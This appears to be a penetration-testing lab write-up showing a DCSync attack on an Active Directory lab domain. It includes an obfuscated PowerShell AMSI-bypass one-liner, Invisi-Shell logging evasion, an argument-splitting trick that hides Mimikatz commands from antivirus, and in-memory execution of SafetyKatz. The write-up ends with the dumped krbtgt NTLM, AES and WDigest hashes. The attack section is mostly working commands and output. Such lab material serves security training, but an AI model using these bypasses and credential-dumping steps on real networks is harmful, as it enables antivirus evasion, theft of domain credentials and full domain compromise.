What is a DCSync Attack?
A DCSync attack is a type of credential dumping technique used to extract sensitive information from an Active Directory (AD) database. It allows an attacker to simulate the replication process from a remote Domain Controller (DC) and request credentials from another DC, thereby obtaining NTLM hashes of potentially useful accounts such as KRBTGT and Administrators.
How Does a DCSync Attack Work?
- Compromise a Privileged Account: The attacker gains access to a standard or non-privileged user account with "Replicating Directory Changes" permission.
- Discover a Domain Controller: The attacker identifies a DC in the specified domain.
- Request Replication: Using the Microsoft Directory Replication Service Remote (MS-DRSR) protocol, the attacker requests the DC to replicate sensitive information such as password hashes.
- Obtain NTLM Hashes: The attacker uses the collected hashes to create a Golden Ticket and potentially run a Pass the Ticket (PTT) attack to gain unrestricted access to the complete AD domain.
Tools Used
- Mimikatz: The "lsadump" module in Mimikatz is used to perform DCSync attacks. The commands
lsadump::dcsync /user:attivo1\\krbtgtandlsadump::dcsync /user:attivo1\\Administratorare used to extract hashes for KRBTGT and Administrators.
- Impacket's secretsdump: This tool performs the same attack as Mimikatz.
- DSInternals Get-ADReplAccount: This tool also performs a DCSync attack.
Enumeration
For this attack to work, user must have Replication Rights. We can start by enumerating the User Rights via PowerShell.
Note that, this lab will assume that we do have to AV enabled.

We start by executing Invisi-Shell to bypass all of Powershell security features (ScriptBlock logging, Module logging, Transcription, AMSI) and then AMSI bypass.
Not I’m using the RunWithPathAsAdmin.bat because I’m already an administrator on the machine, otherwise I should be running the RunWithRegistryNonAdmin.bat
RunWithPathAsAdmin.bat
AMSI Bypass
S`eT-It`em ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ([TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( Get-varI`A`BLE (('1Q'+'2U') +'zX' ) -VaL )."A`ss`Embly"."GET`TY`Pe"(("{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em') ) )."g`etf`iElD"( ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile') ),( "{2}{4}{0}{1}{3}" -f('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,' ))."sE`T`VaLUE"(${n`ULl},${t`RuE} )
Now let’s start by Importing PowerView.ps1 modules.
. .\PowerView.ps1
Get-DomainObjectAcl -SearchBase "DC=dollarcorp,DC=moneycorp,DC=local" -SearchScope Base -ResolveGUIDs | ?{($_.ObjectAceType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll')} | ForEach-Object {$_ | Add-Member NoteProperty 'IdentityName' $(Convert-SidToName $_.SecurityIdentifier);$_} | ?{$_.IdentityName -match "student451"}
Explanation
- Get-DomainObjectAcl:
- This cmdlet retrieves the ACLs (Access Control Lists) for objects in the specified domain.
- SearchBase: Specifies the base DN for the search. In this case, it is set to "DC=dollarcorp,DC=moneycorp,DC=local".
- SearchScope: Defines the scope of the search. Here, it is set to "Base", which means it will only search the base object specified in the SearchBase parameter.
- ResolveGUIDs: This parameter resolves GUIDs to their corresponding names.
- Filtering:
- The
?operator is used to filter the results. It checks if theObjectAceTypematches "replication-get" or if theActiveDirectoryRightsmatch "GenericAll". These conditions are used to identify users with DCSync rights.
- The
- Adding IdentityName:
- The
ForEach-Objectcmdlet is used to iterate over the filtered results.
- It adds a new property called "IdentityName" to each object by converting the
SecurityIdentifierto a name using theConvert-SidToNamefunction.
- The
- Final Filtering:
- The final
?operator filters the results to only include objects where theIdentityNamematches "student451".
- The final
Above by analyzing our student451 Rights, we can see that we do have DS-Replication-Get-Changes-In-Filtered-Set enabled in ObjectAceType property.

OK. we can see above that we do have Replication Rights on our user.
We can use the student Right to do a DCSync attack by requesting KRBTGT hashes, any valid user in the domain or even dump all Domain users Hashes.
PELoader.exe is a tool used to load a payload into memory. So I’ll use PELoader.exe now to load and execute Rubeus.exe into memory. Pay attention that if we are using PELoader.exe to load payloads into memory only.
It is also good that we execute ArgSplit.bat first to encode parameters of Rubeus, SafetyKatz and BetterSafetyKatz.
Execute argSplit.exe and type:
lsadump::dcsync
set "z=c"
set "y=n"
set "x=y"
set "w=s"
set "v=c"
set "u=d"
set "t=:"
set "s=:"
set "r=p"
set "q=m"
set "p=u"
set "o=d"
set "n=a"
set "m=s"
set "l=l"
set "Pwn=%l%%m%%n%%o%%p%%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
Invoking SafetyKatz.exe using PELoader.exe.
C:\AD\Tools\Loader.exe -path C:\AD\Tools\SafetyKatz.exe -args "%Pwn% /user:dcorp\krbtgt" "exit”
** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 10:59:41 PM
Object Security ID   : S-1-5-21-719815819-3726368948-3917688648-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4e9815869d2090ccfca61c1fe0d23986
    ntlm- 0: 4e9815869d2090ccfca61c1fe0d23986
    lm  - 0: ea03581a1268674a828bde6ab09db837

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6d4cc4edd46d8c3d3e59250c91eac2bd

* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
      aes128_hmac       (4096) : e74fa5a9aa05b2c0b2d196e226d8820e
      des_cbc_md5       (4096) : 150ea2e934ab6b80

* Primary:Kerberos *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 150ea2e934ab6b80

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  a0e60e247b498de4cacfac3ba615af01
    02  86615bb9bf7e3c731ba1cb47aa89cf6d
    03  637dfb61467fdb4f176fe844fd260bac
    04  a0e60e247b498de4cacfac3ba615af01
    05  86615bb9bf7e3c731ba1cb47aa89cf6d
    06  d2874f937df1fd2b05f528c6e715ac7a
    07  a0e60e247b498de4cacfac3ba615af01
    08  e8ddc0d55ac23e847837791743b89d22
    09  e8ddc0d55ac23e847837791743b89d22
    10  5c324b8ab38cfca7542d5befb9849fd9
    11  f84dfb60f743b1368ea571504e34863a
    12  e8ddc0d55ac23e847837791743b89d22
    13  2281b35faded13ae4d78e33a1ef26933
    14  f84dfb60f743b1368ea571504e34863a
    15  d9ef5ed74ef473e89a570a10a706813e
    16  d9ef5ed74ef473e89a570a10a706813e
    17  87c75daa20ad259a6f783d61602086aa
    18  f0016c07fcff7d479633e8998c75bcf7
    19  7c4e5eb0d5d517f945cf22d74fec380e
    20  cb97816ac064a567fe37e8e8c863f2a7
    21  5adaa49a00f2803658c71f617031b385
    22  5adaa49a00f2803658c71f617031b385
    23  6d86f0be7751c8607e4b47912115bef2
    24  caa61bbf6b9c871af646935febf86b95
    25  caa61bbf6b9c871af646935febf86b95
    26  5d8e8f8f63b3bb6dd48db5d0352c194c
    27  3e139d350a9063db51226cfab9e42aa1
    28  d745c0538c8fd103d71229b017a987ce
    29  40b43724fa76e22b0d610d656fb49ddd


mimikatz(commandline) # exit
Bye!
We were able to do a DCSync Attack.